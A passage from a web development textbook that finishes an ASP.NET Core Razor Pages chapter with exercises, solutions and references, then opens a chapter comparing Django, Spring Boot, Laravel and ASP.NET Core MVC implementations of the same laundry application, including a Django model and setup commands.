Security is the same path as in every track: one middleware for login, roles, antiforgery and errors (**Listing 12.10**, **Listing 12.12**, **Listing 12.11**), server-side sessions renewed at login (**Listing 12.13**), PBKDF2 with .NET's own cryptography (Equation (12.1), **Listing 12.14**), Razor's encoding (**Listing 12.25**, **Figure 12.5**) and answers built from named fields (**Listing 12.26**).

The data lives behind `ILaundryStore` (**Listing 12.15**, **Figure 12.3**): a CSV store with copy-on-transaction and files replaced by rename (**Listing 12.16**, **Listing 12.17**) and an ADO.NET store with parameters and real transactions (**Listing 12.18**, **Listing 12.19**), whose providers are compiled only behind `#if` after `dotnet add package` (**Listing 12.20**, **Listing 12.21**). The rules are the rules of every track (**Listing 12.22**, **Listing 12.23**, **Listing 12.31**), and one payment through the pages shows them working together (**Listing 12.24**).

The acceptance suite passed every test-plan case; one run found a flaky test whose failure probability is Equation (12.2) (**Table 12.4**). **One report, four implementations, 398 identical bytes** (Equation (12.3), Equation (12.4), **Listing 12.27**, **Listing 12.28**, **Listing 12.29**, **Listing 12.30**, **Table 12.5**, **Figure 12.6**, **Figure 12.1**).

The Razor Pages documentation [2], the .NET servicing notes [1] and support policy [16], the NuGet pages of the two providers [3], [4], and Microsoft's articles on antiforgery [9], tag helpers [8], dependency injection [7], minimal APIs [14], middleware [6], Razor syntax [13], PBKDF2 [12] and `dotnet watch` [5] describe the platform; RFC 8018 [11] and the OWASP cheat sheet [10] the security; RFC 4180 [15] the CSV format; and UU No. 27/2022 [17] the law that makes the receipt leave out a customer's address.

12.20 Exercises

12.1 In **Listing 12.2**, what goes wrong if `app.UseStaticFiles()` is moved after `app.UseMiddleware<Guard>()`? Describe what a visitor of the login page sees.

12.2 Write the `@page` directive for a page that answers `/customers/C0151/statement` and `/customers/C0151/statement/2026-09`, with the second segment optional and in the form `YYYY-MM`.

12.3 A colleague registers `LaundryService` with `AddScoped` instead of `AddSingleton`. Does anything break? What would break if `SessionStore` were registered with `AddScoped`?

12.4 Bill B2941 at Wiyung (8 kg, Rp 64.000, nothing paid) belongs to Farah Wijaya, whose deposit is 0. List the answers of `AddPayment` for: credit 10,000; cash 64,000 with the reference "X"; QRIS 70,000 with a reference; cash 64,000. Give the status code and the field messages.

12.5 Explain why `CsvLaundryStore.InTransaction()` can roll back by assigning one variable. What property of the rows makes this correct, and what would go wrong if a row were a mutable class changed in place?

12.6 Using Equation (12.2), compute the failure probability of TC-8.4 for a token of 43 characters, the length of the servlet track's token. How many runs of the suite would you expect before the first accidental failure?

12.7 Rewrite the check of TC-8.4 so that it cannot fail because of a hidden field, using the `page_text()` helper of the Flask test suite.

12.8 A developer adds `using Microsoft.Data.Sqlite;` at the top of `SqlLaundryStore.cs` to shorten a type name. What happens to `dotnet build` without `-p:UseSqlite=true`, and why?

12.9 Using Equation (12.3) and Equation (12.4), explain how a month can have *received* greater than *charged*, and find such a month in the output of Section 12.16.4.

12.10 Write the SQL that `SqlLaundryStore.ReceivedByMonth()` should run for the period 2025-10-01 to 2026-10-01 (exclusive) and all outlets, with placeholders, and say what `Command()` turns it into.

12.11 In the companion project, what does the POST without a token return, and why is it 400 and not 403? Where does the track produce its 403 instead?

12.12 The Python monthly report writes bytes to `sys.stdout.buffer`. Show what the file would contain on Windows if it used `print(line, end="\r\n")` for each line, and how `compare_monthly.py` would report it.

12.13 In the output of **Listing 12.24**, step 2 is answered with 403. Explain what an attacker could do if the login form were not protected by the antiforgery check, and why a login form needs it even though the visitor is not logged in yet.

12.14 Change **Listing 12.24** so that step 6 reuses the token read in step 2, from the login page. Predict the status code of step 6 and explain it with the session renewal of Section 12.10.

12.21 Solutions to the Exercises

12.1 The pages still work, because `Guard` treats every path under `/static/` as public. But `Guard` now runs for every stylesheet, script and image: it looks up the session and the employee for each of them, and for a logged-in user it adds `Cache-Control: no-store`, so the browser may no longer cache the CSS, the JavaScript or the logo and downloads them again on every page. The visitor of the login page sees the same page; the cashier sees every later page load more slowly. Static files belong before the guard.

12.2 `@page "/customers/{id}/statement/{month:regex(^\\d{{4}}-\\d{{2}}$)?}"`. The braces of the regular expression are doubled because single braces delimit route parameters.

12.3 Nothing visible breaks for `LaundryService`: it has no state of its own, so a new instance per request only costs a little time. `SessionStore` holds the dictionary of all sessions; as a scoped service every request would get a new, empty store, and every user would be logged out after each click.

12.4 Credit 10,000: 422, `amount`: “Deposit Rp 0 is not enough.” Cash 64,000 with “X”: 422, `reference`: “A cash payment has no reference; leave it empty.” QRIS 70,000: 422, `amount`: “The balance is only Rp 64.000.” Cash 64,000: 201, balance 0.

12.5 `data.Copy()` copies the lists, and the rows are immutable records; a change replaces a row in the current list with a new record, so the old list still refers to the old, unchanged rows. Assigning `data = before` restores all lists at once. If a row were a mutable object changed in place, both the old and the new list would refer to the same changed object, and the “rollback” would keep the change.

12.6 $1 - (1 - 1/4096)^{42} \approx 0.0102$, about one run in 98. Some failure is therefore expected after roughly a hundred runs; the flaw is the same, only rarer.

12.7 `assert "Rp" not in page_text(response)`; `page_text()` removes tags, including `<input type="hidden" ...>`, so the token is no longer part of the searched text.

12.8 The build fails with “The type or namespace name ‘Data’ does not exist in the namespace ‘Microsoft’”, because the package is not referenced. `SqlLaundryStore.cs` is compiled in every build; only lines between `#if USE_SQLITE` and `#endif` may name the provider.

12.9 *Charged* counts bills by arrival month, *received* counts payments by payment month. Money paid in a month for bills of the previous month raises *received* without raising *charged*. In the output, 2026-04 has 14,391,000 charged and 14,999,000 received, and 2026-05 has 11,933,000 and 12,076,000, among others.

12.10 `SELECT SUBSTR(p.paid_at, 1, 7), SUM(p.amount) FROM Payment p JOIN Bill b ON b.id = p.Bill_id WHERE p.paid_at >= ? AND p.paid_at < ? AND (? IS NULL OR b.Outlet_id = ?) GROUP BY SUBSTR(p.paid_at, 1, 7)` with the values `2025-10-01`, `2026-10-01`, `null`, `null`. `Command()` replaces the four `?` with `@p0` to `@p3` and binds the four values as parameters, `null` as `DBNull.Value`.

12.11 400 *Bad Request*: the automatic antiforgery filter of Razor Pages rejects the request before any handler runs, and its default answer is 400. The track switches that filter off and checks the token in `Guard`, which throws `AppError.CsrfFailed()`, answered with 403 and the track's own message.

12.12 Each line would end with `\r\r\n`, because Windows' text mode turns the `\n` into `\r\n` after the `\r` already written. The file would be 13 bytes longer (398 + 13 = 411) and the line for Python would say `411 bytes ... DIFFERENT`.

12.13 A hostile page could post the login form with the attacker's own e-mail and password from the visitor's browser (*login CSRF*). The visitor would then work in the attacker's account without noticing, and anything the visitor entered, for example a customer's data, would be stored where the attacker can read it. The form changes the state of the session, which is exactly what the antiforgery check protects, whether or not a user is logged in yet.

12.14 403, which is what a test run of exactly this change returned. The token of the login page was issued to an anonymous visitor. `SignIn()` called `Renew()`, which created a session with a new id, and `Guard.SetUser()` puts that session id into the identity against which the antiforgery service checks tokens. The old token therefore belongs to a different identity, `IsRequestValidAsync` returns false, and `Guard` throws `AppError.CsrfFailed()`. Had the visitor been logged in before, `Renew()` would also have deleted the old session, with the same result.

References

[1] Microsoft, ".NET 10.0 Update - September 8, 2026," *Microsoft Support*. [Online]. Available: https://support.microsoft.com/en-us/servicing/dotnet/net-10/2026/net-10-0-update-september-8-2026

[2] Microsoft, "Razor Pages architecture and concepts in ASP.NET Core," *Microsoft Learn*, ASP.NET Core 10.0. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/razor-pages/?view=aspnetcore-10.0

[3] NuGet Gallery, "Microsoft.Data.Sqlite 10.0.12," Sep. 8, 2026. [Online]. Available: https://www.nuget.org/packages/Microsoft.Data.Sqlite

[4] NuGet Gallery, "MySqlConnector 2.6.2," Aug. 11, 2026. [Online]. Available: https://www.nuget.org/packages/MySqlConnector

[5] Microsoft, "dotnet watch," *Microsoft Learn*, .NET CLI reference. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/core/tools/dotnet-watch

[6] Microsoft, "ASP.NET Core Middleware," *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/fundamentals/middleware/

[7] Microsoft, "Dependency injection in ASP.NET Core," *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/fundamentals/dependency-injection

[8] Microsoft, "Tag Helpers in ASP.NET Core," *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/mvc/views/tag-helpers/intro

[9] Microsoft, "Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core," *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery

[10] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[11] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[12] Microsoft, “Rfc2898DeriveBytes.Pbkdf2 Method,” *.NET API Browser*, .NET 10. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/api/system.security.cryptography.rfc2898derivebytes.pbkdf2

[13] Microsoft, “Razor syntax reference for ASP.NET Core,” *Microsoft Learn*, ASP.NET Core 10.0. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/mvc/views/razor?view=aspnetcore-10.0

[14] Microsoft, “Minimal APIs quick reference,” *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/fundamentals/minimal-apis

[15] Y. Shafranovich, *Common Format and MIME Type for Comma-Separated Values (CSV) Files*, RFC 4180, IETF, Oct. 2005.

[16] Microsoft, “Download .NET 10.0” (release and support dates), accessed Sep. 2026. [Online]. Available: https://dotnet.microsoft.com/en-us/download/dotnet/10.0

[17] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

Chapter 13

Framework Tracks: Django, Spring Boot, Laravel and ASP.NET Core MVC

By the end of this chapter you will be able to say precisely what a web framework does for you and what it charges in return, and you will have read the same laundry application built four more times, each time the way its framework wants it built: with Django in Python, Spring Boot in Java, Laravel in PHP and ASP.NET Core MVC in C#. For each one you will know where the routes live, how the classes are mapped onto the canonical tables of Chapter 6 without changing a single column, who creates those tables, how a cashier logs in with the very same PBKDF2 password hash that the Flask track reads, where the CSRF token is checked, where the business rules and the transactions sit, and how the tests are written. You will also know exactly which of these programs ran in the build environment of this book and which could not, because their libraries could not be downloaded there, together with the commands you type to finish the job yourself. Along the way you will run two small programs, one in Python and one in Java, that check all fourteen employees' password hashes and produce the same fourteen lines, and a third that asks two of the four frameworks eleven identical questions and compares their answers.

13.1 Where We Left Off

Chapter 9 wrote Profitina Laundry in plain PHP and Chapter 10 in Flask, the reference implementation. In both chapters you saw every moving part with your own eyes. The PHP track had a front controller of a few dozen lines that looked at the address and chose a function. The Flask track had a guard function, about twenty lines long, that checked the session and the CSRF token of every request, and a small `Database` class that bound every value to a placeholder. Nothing was hidden, and that was the point: once you have written a CSRF check by hand, you know what the check is, and you can recognize it when a framework does it for you.

This chapter is the other half of that lesson. The shop does not change. The canonical database is still the one of Chapter 6, with its seven tables `Outlet`, `Customer`, `Employee`, `Service`, `Bill`, `Payment` and `StatusLog`. The requirements are still the eleven functional requirements of Chapter 3. The demo clock still stands at Wednesday 30 September 2026, 21:00 in Surabaya, when six bills at Keputih are overdue because a dryer broke down in the last week of the month. What changes is how much code the shop has to write itself.

A framework is a large amount of somebody else's code that has already made hundreds of decisions: how a URL is matched, how a session is stored, how a form field is escaped, how a test gets its own database. When those decisions suit you, the framework saves you weeks. When they do not, you spend days learning how to switch them off. The four frameworks of this chapter were chosen because they are the ones a graduate is most likely to meet in an Indonesian job advertisement or in a university course, and because each belongs to one of the languages this book has already used.

> **THE ONE IDEA OF THIS CHAPTER.** A library is code that *you* call; a framework is code that calls *you*. In Flask you still call most things yourself. In Django, Spring Boot, Laravel and

> ASP.NET Core you write small pieces, a model here, a controller method there, and the framework decides when to run them. Learning a framework is mostly learning *where to put your piece so that the framework finds it*.

13.2 What a Framework Gives You, and What It Costs

13.2.1 Seven jobs every web application has

Look back at the Flask track of Chapter 10 and list the jobs that had nothing to do with laundry. There are seven of them, and every web application in the world has the same seven.

1. **Routing.** Turning `POST /bills/B2938/finish` into a call of the right function with `"B2938"` as its argument.
2. **Data access, usually through an ORM.** Reading and writing rows of `Bill` and `Payment` without pasting values into SQL text. An **object-relational mapper** (ORM) goes one step further: it lets you treat a row as an object, `bill.status`, and writes the SQL for you.
3. **Migrations.** Creating the tables on a new machine, and changing them later in small numbered steps that every copy of the database goes through in the same order.
4. **Authentication and authorization.** Knowing *who* sent the request (the cashier `kasir1`, logged in since 07:30) and deciding *whether* that person may do what the request asks (a washer may finish a bill, but may not see money).
5. **Templating with escaping.** Producing HTML from data so that a customer who types `<script>` into the name field is shown as text and never run as a program.
6. **CSRF protection.** Refusing a form or API call that another web site made the browser send behind the user's back.
7. **Testing.** Starting the application with a fresh database and a frozen clock, sending it requests without a real browser, and checking the answers.

Table 13.1 shows who does each job in the tracks you already know and in the four framework tracks of this chapter. Read it row by row: the shop needs every row, and the only question is who writes the code.

Table 13.1 The seven jobs that have nothing to do with laundry, and who does each of them in six tracks of this book. From left to right, more of the work moves from the shop's code into the framework.

Job	Plain PHP (Ch. 9)	Flask (Ch. 10)	Django	Spring Boot	Laravel	ASP.NET Core MVC
Routing	own front controller	`@bp.route`	`urls.py`	`@GetMapping`	`routes/web.php`	`[Route]`, `[HttpGet]`
Data access	PDO, own SQL	own `Database` class	Django ORM	Spring Data JPA	Eloquent	`ILaundryStore` (CSV) or EF Core
Migrations	none (SQL file by hand)	`flask init-db`	migrations	none (`ddl-auto=none`)	migrations + seeder	none (database-first)
Login, roles	own `Auth` class	own guard	sessions + own middleware	Spring Security	`Auth` + Gates	cookie auth + filters
Escaping	own `e()` helper	Jinja2	Django templates	Thymeleaf	Blade	Razor
CSRF	own token	own token (20 lines)	`CsrfViewMiddleware`	`CsrfFilter`	`PreventRequestForgery`	antiforgery
Tests	own runner	pytest	Django test runner	JUnit 5 + MockMvc	PHPUnit	own runner (NuGet blocked)

13.2.2 What you get

The gains are real, and they are larger than the number of lines saved.

Defaults that are already safe. Django escapes every value in a template unless you explicitly say otherwise; Spring Security refuses every request that is not explicitly allowed; Laravel and ASP.NET Core check a CSRF token on every `POST` without being asked. In the Flask track each of those protections is a line that someone had to remember to write. In a framework, forgetting is the harder mistake to make.

Code that thousands of people have attacked. The session handling in Django or Spring Security has been read by more security researchers than any shop's own code will ever be. When a weakness is found, it is fixed once and every application gets the fix by upgrading.

A shared vocabulary. A Laravel developer who joins the shop already knows that routes are in `routes/web.php`, models in `app/Models` and views in `resources/views`. A new person can be useful on the first day because the framework, not the previous developer, decided where things go.

Batteries. Pagination, validation messages, file uploads, e-mail, caching, a command line for administrative jobs (`manage.py`, `artisan`, `dotnet`), all ready to use.

13.2.3 What it costs

The costs are less often written down, so this section writes them down.

Downloads. A framework is a set of packages that must come from somewhere. Django comes from the Python Package Index (PyPI), Spring Boot from Maven Central, Laravel from Packagist, and Entity Framework Core from NuGet. In the build environment of this book, PyPI was reachable but Maven Central, Packagist and NuGet were blocked. That single fact decided which tracks could be run for this chapter, as Section 13.8 shows in detail. On a shop PC with a poor connection, or behind a strict office firewall, the same thing happens to real people.

Magic. When something works "by itself", it also fails by itself. A Spring Boot application that does not start can print two hundred lines of stack trace about a bean that you never wrote. The skill of reading such messages takes months to learn, and the Flask and PHP chapters exist partly so that you learn what the magic replaces before you meet it.

Opinions that do not fit. Every framework assumes things about your database. Django assumes that it creates the tables; Laravel assumes an auto-incrementing integer `id` and two timestamp columns `created_at` and `updated_at` on every table; Spring Boot's JPA can, if you let it, change your tables to match your classes. The canonical database of this book has five-character text keys such as `B2938`, no timestamp columns and `CHECK` constraints that no ORM writes. Every track in this chapter has to switch off at least one default to respect it. You will see exactly which lines do that.

Upgrades. Frameworks move. Spring Boot 4, released in November 2025, renamed its web starter from `spring-boot-starter-web` to `spring-boot-starter-webmvc` and moved from Jackson 2 to Jackson 3. Laravel 13 renamed the CSRF middleware to `PreventRequestForgery`. Django 6 no longer installs on Python 3.10 or 3.11. An application that is not upgraded for three years falls out of security support, and an upgrade across three major versions is a project of its own.

Size and speed. The Django track is about 4,500 lines of the shop's own code, but it runs on top of Django's many tens of thousands. A Spring Boot application takes several seconds to start where the JDK HttpServer of Chapter 11 takes a fraction of one. For a laundry with three outlets none of this matters; for a function that must start in fifty milliseconds on a cloud platform, it can.

> **DEFINITION. Inversion of control** is the design in which a framework owns the main loop of the program and calls the application's code at the moments the framework chooses: when a request matches a route, when a test starts, when a transaction commits [1]. The application registers its pieces, and the framework decides when they run. This is what separates a framework from a library.

A worked example makes the difference concrete. In the Flask track, the guard of Chapter 10 is registered with `app.before_request(auth.protect_every_request)`: Flask calls it, but the shop wrote every line of what it does. In Spring Boot the equivalent is a *configuration*: the shop writes `.anyRequest().authenticated()` and Spring Security's own filters, which the shop never sees, do the checking. The line count drops from twenty to one, and the knowledge needed to change the behavior grows from "read twenty lines" to "read the Spring Security reference" [2].

13.3 One Application, Four Frameworks

13.3.1 The rules every track keeps

The four tracks live under `ProfitinaLaundry/App/fbp/`, one folder each, next to a shared acceptance script. They were written against one contract, and the contract is what makes them comparable.

- **The canonical database is sacred.** Every track reads and writes exactly the seven tables of Chapter 6, column for column, including the original names `Customer_id` and `Outlet_id` and the five-character keys. No framework is allowed to add, rename or drop anything. The original `App/database/laundry.db` is only ever copied.
- **The same URLs and the same JSON.** Every page has the address listed in the UI walkthrough of Chapter 3, and every answer under `/api/` has the shape documented in `docs/api.md`.
- **The same accounts and the same password format.** `owner@profitina-laundry.example` logs in with `Owner#2026` in every track, because every track reads the same `pbkdf2_sha256$600000$...` strings from `Employee.password_hash`.
- **The same rules in one place.** Every track has a service layer that holds the business rules (price = price per unit × units, racks, the status workflow, payments, reports); pages and API both call it.
- **The same clock.** An environment variable freezes "now" at 2026-09-30 21:00:00 so that every track's dashboard shows the documents' numbers.

Figure 13.1 follows one request, a cashier creating a bill through `POST /api/bills`, through all four frameworks. The eight rows are the same in every column; only the names change. That figure is worth a long look before reading on, because every section below is a close-up of one of its columns.

Figure 13.1 One `POST /api/bills` through the four frameworks. Rows 2 to 4 (amber) are the security checks every framework performs before the shop's code runs; row 6 (teal) is where the shop's own business rules and its transaction live.

13.3.2 The versions, checked in September 2026

Table 13.2 lists the version of each framework that the tracks are written for, and the newest release of each as of September 2026. All four are current.

Table 13.2 The four framework tracks and their versions, checked on the web in September 2026. "Here" means the build environment in which this chapter's commands were run.

Track	Framework	Language and runtime	Newest release (Sep. 2026)	Support
`django/`	Django 6.1.1	Python 3.12 or newer (3.12.3 used here)	6.1.1, 2 Sep 2026 [3]; 6.1 released 5 Aug 2026 [4]	security fixes until Dec. 2027 [4]
`spring-boot/`	Spring Boot 4.1.1 (Spring Framework 7.0)	Java 21 (JDK 21.0.10 here; JDK 25 LTS also supported)	4.1.1, 20 Aug 2026 [5], [6]	open-source support per release line [5]
`laravel/`	Laravel 13 (`laravel/framework ^13.17`)	PHP 8.3 to 8.5 (8.4.21 here; newest 8.5.9 [7])	13, released 17 Mar 2026 [8]	security fixes until 17 Mar 2028 [8]
`aspnetcore-mvc/`	ASP.NET Core MVC, .NET 10	C# 14, .NET SDK 10.0.112 here	.NET 10.0.12, 8 Sep 2026 [9]	LTS until 14 Nov 2028 [10]

Two details in **Table 13.2** matter for a beginner. First, Django 6.1 needs **Python 3.12 or newer**. The Flask track of Chapter 10 ran on Python 3.11, and Django's installer simply refuses to install on it (`No matching distribution found for Django==6.1.1`), a message that looks like a network problem but is a version problem. Second, .NET 10 is a **long-term support** (LTS) release: Microsoft patches it for three years from its release on 11 November 2025 [10], which is why a shop that installs it in 2026 will not be forced to upgrade before late 2028.

13.3.3 One table, four mappings

The first thing every framework wants is a description of the data. **Figure 13.2** shows the `Bill` table of Chapter 6 at the top and, below it, the four class definitions that describe it to Django, Spring Boot, Laravel and ASP.NET Core. The grey line at the foot of each box answers the question that matters most for the canonical schema: *who creates the table?*



Figure 13.2 The canonical `Bill` table and its four mappings. Every mapping names the original table and the original foreign-key column `Customer_id`; none of the four frameworks is allowed to invent its own DDL for a schema that the specification fixes.

The answer is the same in spirit everywhere: the table is created by the shared SQL file `schema.sqlite.sql` (or `schema.mysql.sql`), exactly as in Chapter 6, and the framework is only told what already exists. Django and Laravel run that file *from* a migration, so that their usual `migrate` command still works on an empty database; Spring Boot and ASP.NET Core are simply forbidden to create anything. This style is called **database-first**, as opposed to **code-first**, where the classes come first and the framework generates the tables from them. Code-first is the default in every one of the four frameworks. It is the right choice for a new application with no existing

data; it is the wrong choice for a shop whose database already holds a year of bills and is shared by eight other tracks.

> **Never let a framework "fix" a shared schema.** The setting `spring.jpa.hibernate.ddl-auto=update` makes Hibernate alter the tables to match the Java classes at every start. On the canonical database it would add every column that a class has and the table lacks, with types Hibernate chooses, so that a misspelled field name becomes a new, empty column in a database that eight other tracks read. Every track in this chapter sets the equivalent of "never touch the schema".

13.4 Django: The Python Framework with Everything Included

13.4.1 Project, app and the first run

Django calls itself "the web framework for perfectionists with deadlines" [11]. Where Flask gives you routing and templates and leaves the rest to you, Django arrives with an ORM, migrations, sessions, CSRF protection, forms, an administration site, a test runner and a command line, all designed to work together. It separates a **project** (the settings of one installation, here the folder `profitina/`) from **apps** (reusable packages of models, views and templates, here the single app `laundry/`).

The track is in `App/fbp/django`. Its `requirements.txt` pins four packages, shown in **Listing 13.1**; the comment says why the first one needs Python 3.12.

Listing 13.1 `requirements.txt` of the Django track: Django itself, WhiteNoise for the static files, python-dotenv for the `.env` file and the pure-Python MySQL driver.

```
# Profitina Laundry - Django track. Exact versions installed and tested in the build
# environment (Python 3.13 and 3.12, see VERIFIED.md). Django 6.1 needs Python 3.12 or
newer.
#   pip install -r requirements.txt
Django==6.1.1
# serves /static/ (CSS, JS, the logo) also when DJANGO_DEBUG is off
whitenoise==6.12.0
# reads the file .env next to manage.py
python-dotenv==1.2.3
# MySQL / MariaDB: only needed when DB_ENGINE=mysql. PyMySQL is pure Python (always
installs);
# set MYSQL_DRIVER=pymysql to use it. mysqlclient (the driver Django recommends) is
faster but
# needs a C compiler on Linux/macOS:  pip install mysqlclient==2.3.0
PyMySQL==1.2.3
```

For this chapter the commands of the track's README were followed in a fresh virtual environment made with Python 3.12.3:

```
python3.12 -m venv .venv
source .venv/bin/activate          # Windows: .venv\Scripts\Activate.ps1
python -m pip install -r requirements.txt
python -m pip freeze
```

```
asgiref==3.12.1
Django==6.1.1
PyMySQL==1.2.3
python-dotenv==1.2.3
sqlparse==0.6.0
whitenoise==6.12.0
```

Four packages were asked for and six arrived: `asgiref` and `sqlparse` are Django's own dependencies, which `pip` fetched without being told. That is the first taste of what Section 13.2.3 called downloads. Next the database is prepared and the development server started on port 6130 with the demo clock:

```
python manage.py init_db
LAUNDRY_NOW="2026-09-30 21:00:00" python manage.py runserver 6130
```

```
Operations to perform:
  Apply all migrations: laundry
Running migrations:
  Applying laundry.0001_initial... FAKED
  Applying laundry.0002_sample_data... FAKED
Copied App/database/laundry.db to App/fbp/django/instance/laundry.db.
```

(The folder names in this and the following outputs are shortened to start at `App/`.) The word **FAKED** deserves an explanation, which Section 13.4.3 gives. After logging in as the owner and opening *Queue* for Keputih, the page of **Figure 13.3** appears: nine bills in process, six of them overdue, six ready for pickup, exactly as in the documents.



Figure 13.3 The queue of outlet O02 Keputih in the Django track at the demo clock's 30 September 2026 21:00: nine bills in process (six overdue after the dryer breakdown) and six waiting for pickup, two of them with money still to pay.

13.4.2 Models: describing tables that already exist

A Django **model** is a Python class that describes one table. Each class attribute is a column, and Django uses the description to build queries: `Bill.objects.filter(status="queued")` becomes `SELECT ... FROM "Bill" WHERE "status" = %s` with the value bound, never pasted. **Listing 13.2** is the model of `Bill`.

Listing 13.2 `laundry/models.py`, lines 104 to 128: the `Bill` model. `db_table` and `db_column` keep the original names; the five-character key is declared as the primary key; `PROTECT` matches the schema's `ON DELETE RESTRICT`.

```
class Bill(models.Model):
    """One laundry order. `payment` is the amount CHARGED (a snapshot of price x unit);
    what was PAID is the sum of the bill's Payment rows (BR-6)."""
    id = models.CharField(primary_key=True, max_length=5)
    arrived = models.DateTimeField()
    finished = models.DateTimeField(null=True, blank=True)
    departed = models.DateTimeField(null=True, blank=True)
    status = models.CharField(max_length=8, choices=BILL_STATUSES, default="queued")
    rack = models.CharField(max_length=3)
    unit = models.IntegerField()
    payment = models.DecimalField(max_digits=10, decimal_places=2)
    customer = models.ForeignKey(Customer, db_column="Customer_id",
on_delete=models.PROTECT,
                                 related_name="bills")
    employee = models.ForeignKey(Employee, db_column="Employee_id",
on_delete=models.PROTECT,
                                 related_name="bills_received")
    service = models.ForeignKey(Service, db_column="Service_id", on_delete=models.PROTECT,
                                related_name="bills")
    outlet = models.ForeignKey(Outlet, db_column="Outlet_id", null=True, blank=True,
                               on_delete=models.PROTECT, related_name="bills")

    class Meta:
        db_table = "Bill"

    def __str__(self):
        return self.id
```

Three lines do the work of respecting the canonical schema.

`db_table = "Bill"` (line 125) overrides Django's default table name, which would have been `laundry_bill`: the app name, an underscore and the class name in lower case.

`id = models.CharField(primary_key=True, max_length=5)` (line 107) tells Django that the key is a text such as `B2938`. Without it Django would add an auto-incrementing integer column called `id`, which the canonical table does not have.

`db_column="Customer_id"` (line 115) keeps the original spelling of the foreign-key column. By default Django would look for `customer_id` in lower case. On SQLite and on MySQL for Windows that happens to work, because they compare column names without regard to case; on MySQL for Linux, table names are case-sensitive, and the difference between a program that works on the laptop and fails on the server is exactly this kind of detail.

The foreign key itself is the most useful line of the model. Because `customer` is declared as a `ForeignKey`, the code can write `bill.customer.name`, and Django fetches the customer. It can also go the other way: `related_name="bills"` gives every customer a `customer.bills` collection. And `on_delete=models.PROTECT` means that deleting a customer who still has bills raises an error, the Python equivalent of the schema's `ON DELETE RESTRICT`, which is exactly what requirement FR-2 demands (a customer with bills cannot be deleted; test TC-2.9 checks it).

> **DEFINITION.** An ORM that maps one class to one table and puts the saving and loading methods on the class itself (`bill.save()`, `Bill.objects.get(...)`) follows the **Active Record** pattern; one that keeps separate "repository" objects for loading and saving plain classes follows the **Data Mapper** pattern [12]. Django and Laravel are Active Record; Spring Data JPA and Entity Framework Core are Data Mapper.

13.4.3 Migrations that run the shared SQL

